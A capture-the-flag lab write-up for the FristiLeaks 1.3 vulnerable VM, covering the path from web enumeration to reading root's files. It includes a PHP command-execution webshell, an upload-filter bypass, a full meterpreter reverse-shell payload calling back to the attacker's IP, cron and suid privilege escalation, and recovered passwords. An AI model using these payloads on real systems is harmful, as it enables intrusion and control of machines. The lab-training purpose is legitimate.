

FristiLeaks: 1.3

Test Date: 10/06/2017

Description

A small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers, reverse engineering, etc.

VMware users will need to manually edit the VM's MAC address to: 08:00:27:A5:A6:76

Goal

- To get root (uid 0) and read the flag file


OS/Software/Tools Used

- Testing Platform: Windows 8.1 pro x64 Desktop (Host) & kali-Linux Debian Desktop
- Burpsuite Free Edition v.1.7.22
- Dirb, Nikto, nmap

Network Adapter Settings

- Kali Linux Desktop: Nat & Host-Only Adapter Enabled
- FristiLeaks Web Server: Host-Only Adapter Enabled, DHCP service Enabled & IP address: Automatically assign

Write-Ups



>> Robots.txt revealed following contents.

```
User-agent: *  
Disallow: /cola  
Disallow: /sisi  
Disallow: /beer
```

>> All these three links had a same image. The content within the /cola, /sisi and /beer page mentions 'This is not the URL you are looking for'. This suggests there maybe another hidden directory within this website.

>> So using dirb and Nikto commands, I came across hidden contents and some useful informations.

```
dirb http://192.168.56.103/ /usr/share/dirb/wordlists/big.txt  
nikto -h http://192.168.56.103/
```


```
Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3268: /images/: Directory indexing found.
```

>> Nikto revealed the site may be vulnerable to XST. Upon google search it mentions:


"Cross-site tracing (XST) vulnerability exploits the HTTP Trace method

>> Now lets see how many ways we can penetrate into the web server from the enumeration result collected so far.


- >> After several tries when nothing seemed to work, go back to the beginning and start it off again. I realised the name 'fristi' is being called out everywhere trying to give you a hint. At the URL, I tried /fristi and there you go I am on the admin page.

[illegible]

>> Now, get the base 64 encode data on a single line. And now here's what to do next.




>> So Finally we have the credentials eezeepz:keKkeKKeKKeKkEkkEk



>> First, Look for known file upload vulnerability for this outdated **Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3**

>> At first create a basic simple test to see if the file would work. Steps are as follows:




Now run this script with this command

`php ./fristi.gif`

If this works, upload this script to the site.

The script wasn't executed on the site but it did work when it was tested. So possibly something might be wrong with the provided extension



The script was executed when the extension was changed from fristi.gif to fristi.php.gif


A screenshot of a web browser window displaying a PHP information page. The address bar shows the URL `192.168.56.103/fristi/uploads/fristi.php.gif`. The page content includes the PHP logo and version **PHP Version 5.3.3**. Below this, a table provides system and configuration details.

| | |
|--------------------------|---|
| System | Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 |
| Build Date | Jul 9 2015 17:39:38 |
| Configure Command | ./configure '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdgm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysq' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysmsg' '--disable-sysvshm' '--disable-sysvsem' |
| Server API | Apache 2.0 Handler |

>> Now time to exploit using command injection. So using the following php script and uploading it, I got privilege escalation into the web server directories.

```
File Edit View Terminal Tabs Help
root@HLKali: /home/hacker/Documents/vulnhub# cat test.php.jpg
<?php
$enter = $_GET['hi'];
echo ` $enter `;

?>
root@HLKali: /home/hacker/Documents/vulnhub#
```



>> Another way is to use Metasploit.

Use the msfvenom to create a payload, save and test the script before uploading it to the site.

- `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=4545 -f raw`
- `php ./meta.gif.php`

```
root@HLKali:/home/hacker/Documents/vulnhub# cat meta.php.gif
<?php /**/ error_reporting(0); $ip = '192.168.56.102'; $port = 4545; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval($b); die();root@HLKali:/home/hacker/Documents/vulnhub#
root@HLKali:/home/hacker/Documents/vulnhub#
root@HLKali:/home/hacker/Documents/vulnhub# php ./meta.php.gif
no socketroot@HLKali:/home/hacker/Documents/vulnhub#
```

Time to start msfconsole to run the exploit

```
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.56.103   false     The IP address of the remote host to connect to.

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf exploit(handler) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf exploit(handler) > set rport 80
rport => 80
msf exploit(handler) > set -p php/meterpreter/reverse_tcp
-p => php/meterpreter/reverse_tcp
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(handler) > set lport 4545
lport => 4545
```

setting lhost & lport (local host & local port) – The handler will bind to (listen from) the given local host i.e 192.168.56.102 which is on the same network as fristileaks whose ip address is 192.168.56.103 instead of using the default localhost (127.0.0.1)

* Make sure to have same lhost and lport on payload and exploit settings on msfconsole

```

msf exploit(handler) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4545
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4545 -> 192.168.56.103:37668) at 2017-06-06 06:15:15 -0400

meterpreter > shell
Process 1609 created.
Channel 0 created.
whoami
apache
pwd
/var/www/html/fristi/uploads

```

```

File Edit View Terminal Tabs Help
40755/rwxr-xr-x 0 dir 2017-06-06 05:43:31 -0400 sys
41777/rwxrwxrwx 4096 dir 2017-06-06 06:45:03 -0400 tmp
40755/rwxr-xr-x 4096 dir 2015-11-17 03:13:41 -0500 usr
40755/rwxr-xr-x 4096 dir 2015-11-19 01:41:11 -0500 var

meterpreter > cd var
meterpreter > ls -la
Listing: /var
=====

Mode                Size      Type    Last modified          Name
-----
40755/rwxr-xr-x 4096    dir     2015-11-17 08:52:54 -0500 cache
40755/rwxr-xr-x 4096    dir     2015-11-17 03:15:37 -0500 db
40755/rwxr-xr-x 4096    dir     2015-11-17 03:15:36 -0500 empty
40750/rwxr-xr-x 4096    dir     2015-11-25 06:08:54 -0500 fristigod
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 games
40755/rwxr-xr-x 4096    dir     2017-06-06 06:45:03 -0400 lib
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 local
40775/rwxrwxr-x 4096    dir     2015-11-17 03:15:36 -0500 lock
40755/rwxr-xr-x 4096    dir     2017-06-06 06:45:03 -0400 log
40775/rwxrwxr-x 4096    dir     2015-11-25 05:30:16 -0500 mail
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 nis
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 opt
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 preserve
40755/rwxr-xr-x 4096    dir     2017-06-06 05:44:51 -0400 run
40755/rwxr-xr-x 4096    dir     2015-11-17 03:14:33 -0500 spool
41777/rwxrwxrwx 4096    dir     2015-11-17 12:11:39 -0500 tmp
40755/rwxr-xr-x 4096    dir     2015-11-17 13:50:24 -0500 www
40755/rwxr-xr-x 4096    dir     2015-11-17 03:13:41 -0500 yp

```

```

File Edit View Terminal Tabs Help
pwd
/var/www
ls
cgi-bin
error
html
icons
notes.txt
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry

```


The note shown below was found under /home/eezeepz

```
File Edit View Terminal Tabs Help
100755/rwxr-xr-x 11440 fil 2015-11-18 13:54:25 -0500 tracepath
100755/rwxr-xr-x 12304 fil 2015-11-18 13:54:25 -0500 tracepath6
100755/rwxr-xr-x 21112 fil 2015-11-18 13:54:25 -0500 true
100755/rwxr-xr-x 35608 fil 2015-11-18 13:54:25 -0500 tune2fs
100755/rwxr-xr-x 15410 fil 2015-11-18 13:54:25 -0500 weak-modules
100755/rwxr-xr-x 12216 fil 2015-11-18 13:54:25 -0500 wipefs
100755/rwxr-xr-x 504400 fil 2015-11-18 13:54:25 -0500 xfs_repair
100755/rwxr-xr-x 13712 fil 2015-11-18 13:54:25 -0500 ypdomainname
100755/rwxr-xr-x 62 fil 2015-11-18 13:54:25 -0500 zcat
100755/rwxr-xr-x 47520 fil 2015-11-18 13:54:25 -0500 zic

meterpreter > cat noes.txt
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
meterpreter > █
```

From /etc/passwd file we can see four usernames: fristi, fristigod, admin and eezeepz

```
File Edit View Terminal Tabs Help
yum.conf
yum.repos.d
cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauthd:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1:/:/var/run/vboxadd:/bin/false
eezeepz:x:500:500:/:/home/eezeepz:/bin/bash
admin:x:501:501:/:/home/admin:/bin/bash
fristigod:x:502:502:/:/var/fristigod:/bin/bash
fristi:x:503:100:/:/var/www:/sbin/nologin
█
```

>> Following the note found under /home/eezeepz, I now need to access /home/admin directory following the guidance given in the note.

After some trials and errors I found my way through with the following command:

```
echo '/home/admin/chmod 777 /home/admin' > /tmp/runthis
cat /tmp/cronresult
```

```

File Edit View Terminal Tabs Help
total 32
drwxrwxrwt.  3 root    root    4096 Jun  6 13:43 .
dr-xr-xr-x. 22 root    root    4096 Jun  6 05:44 ..
drwxrwxrwt.  2 root    root    4096 Jun  6 05:44 .ICE-unix
-rw-r--r--.  1 apache  apache 12288 Jun  6 09:08 .runthis.swp
-rw-r--r--.  1 admin   admin   440 Jun  6 13:50 cronresult
-rwxrwxrwx.  1 apache  apache   38 Jun  6 13:50 runthis
chmod 777 cronresult
chmod: changing permissions of `cronresult': Operation not permitted
cat cronresult
command did not start with /home/admin or /usr/bincommand did not start with /home/admin or /
dmin or /usr/bincommand did not start with /home/admin or /usr/bincommand did not start with
art with /home/admin or /usr/bincommand did not start with /home/admin or /usr/binexecuting:
executing: /home/admin/chmod 777 /home/admin
executing: /home/admin/chmod 777 /tmp/cronresult
cd /home/admin
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt

```

```

File Edit View Terminal Tabs Help
executing: /home/admin/chmod 777 /home/admin
executing: /home/admin/chmod 777 /tmp/cronresult
cd /home/admin
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt

cat whoisyourgodnow.txt
=RFn0AKn1MHMP1zpyuTI0ITG
cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult

```

So here the admin has two interesting encrypted text along with python script. Reviewing the script code it was found how the text was encrypted. The text was first encoded with base64 and then the code was reversed and finally rot13 was applied to it. So basically we need to first perform rot13 on the encrypted text, reverse it and finally decrypt using base64 decode.

Cryptedpass.txt -----> 'thisisalsopw123'
 whoisyourgodnow.txt -----> 'LetThereBeFristi!'

Yay!!! So here I found the password for 'admin' which is 'thisisalsopw123'

One last username left was 'fristigod'. The password 'LetThereBeFristi!' is most likely to be this user-name's password. Luckily, it worked and I was In its system.

```
File Machine View Input Devices Help

Fristileaks 1.3 vulnerable VM by Ar0xA.
Goal: get root (uid 0) and read the flag file

Thanks to dqi and barrebas for testing!

IP address:192.168.56.103
localhost login: fristigod
Password:
*****
* This system is for the use of authorized users only. Usage of *
* this system may be monitored and recorded by system personnel. *
*
* Anyone using this system expressly consents to such monitoring *
* and is advised that if such monitoring reveals possible *
* evidence of criminal activity, system personnel may provide the *
* evidence from such monitoring to law enforcement officials. *
*
* Don't forget to check your notes. *
*
* - Jerry *
*****
-bash-4.1$ _
```

Now we are inside the fristigod account, so from here we can access /var/fristigod directory

Within the var/fristigod we can see a hidden file and a directory - .bash_history and .secret_admin_stuff. Lets see what they have to offer.

*****.secret_admin_stuff*****

```
File Edit View Terminal Tabs Help

su admin
whoami
exit
bash-4.1$ cd ..
cd ..
bash-4.1$ ls
ls
cache empty games local log nis preserve spool www
db fristigod lib lock mail opt run tmp yp
bash-4.1$ cd /var/fristigod
cd /var/fristigod
bash-4.1$ ls -la
ls -la
total 16
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
-rw----- 1 fristigod fristigod 1347 Jun 7 06:54 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
bash-4.1$ cd .sec
cd .secret_admin_stuff/
bash-4.1$ ls
ls
doCom
bash-4.1$ ./doCom
./doCom
Nice try, but wrong user ;)
bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

```
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 ..
-rwsr-sr-x 1 root root 7529 Nov 25 2015 doCom
bash-4.1$
```

From the above file and directory .bash_history and .secret_admin_stuff, we can see that only the user 'fristi' will be able to execute the program 'doCom'


Note :

→ The program 'doCom' has suid permission. This means it can be run as root using su or sudo.

→ From the .bash_history file it can be seen that the username 'fristi' is given the privilege to execute the program with root level permission.

→ From the bash_history file, we can see the command to execute the 'doCom' program.


```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
```



```
File Edit View Terminal Tabs Help
ls
cache empty games local log nis preserve spool www
db fristigod lib lock mail opt run tmp yp
bash-4.1$ cd fristigod
cd fristigod
bash-4.1$ ls
ls
bash-4.1$ ls -la
ls -la
total 16
drwxr-x--- 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 ..
-rw----- 1 fristigod fristigod 1520 Jun 13 07:09 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
bash-4.1$ cd .secret
cd .secret_admin_stuff/
bash-4.1$ ls
ls
doCom
bash-4.1$ sudo -u fristi ./doCom
sudo -u fristi ./doCom
[sudo] password for fristigod: LetThereBeFristi!

Usage: ./program_name terminal_command ...bash-4.1$
```

>> So finally the program is being executed...But it suggest me its usage to include a terminal command next to the program name. So Let's try it again.



```
bash-4.1$ sudo -u fristi ./doCom ls -la /root/
sudo -u fristi ./doCom ls -la /root/
total 48
dr-xr-x---. 3 root root 4096 Nov 25 2015 .
dr-xr-xr-x. 22 root root 4096 Jun 13 06:09 ..
-rw----- 1 root root 1936 Nov 25 2015 .bash_history
-rw-r--r--. 1 root root 18 May 20 2009 .bash_logout
-rw-r--r--. 1 root root 176 May 20 2009 .bash_profile
-rw-r--r--. 1 root root 176 Sep 22 2004 .bashrc
drwxr-xr-x. 3 root root 4096 Nov 25 2015 .c
-rw-r--r--. 1 root root 100 Sep 22 2004 .cshrc
-rw----- 1 root root 1291 Nov 17 2015 .mysql_history
-rw-r--r--. 1 root root 129 Dec 3 2004 .tcshrc
-rw----- 1 root root 829 Nov 17 2015 .viminfo
-rw----- 1 root root 246 Nov 17 2015 fristileaks_secrets.txt
bash-4.1$ sudo -u fristi ./doCom cat /root/fristileaks_secrets.txt
sudo -u fristi ./doCom cat /root/fristileaks_secrets.txt
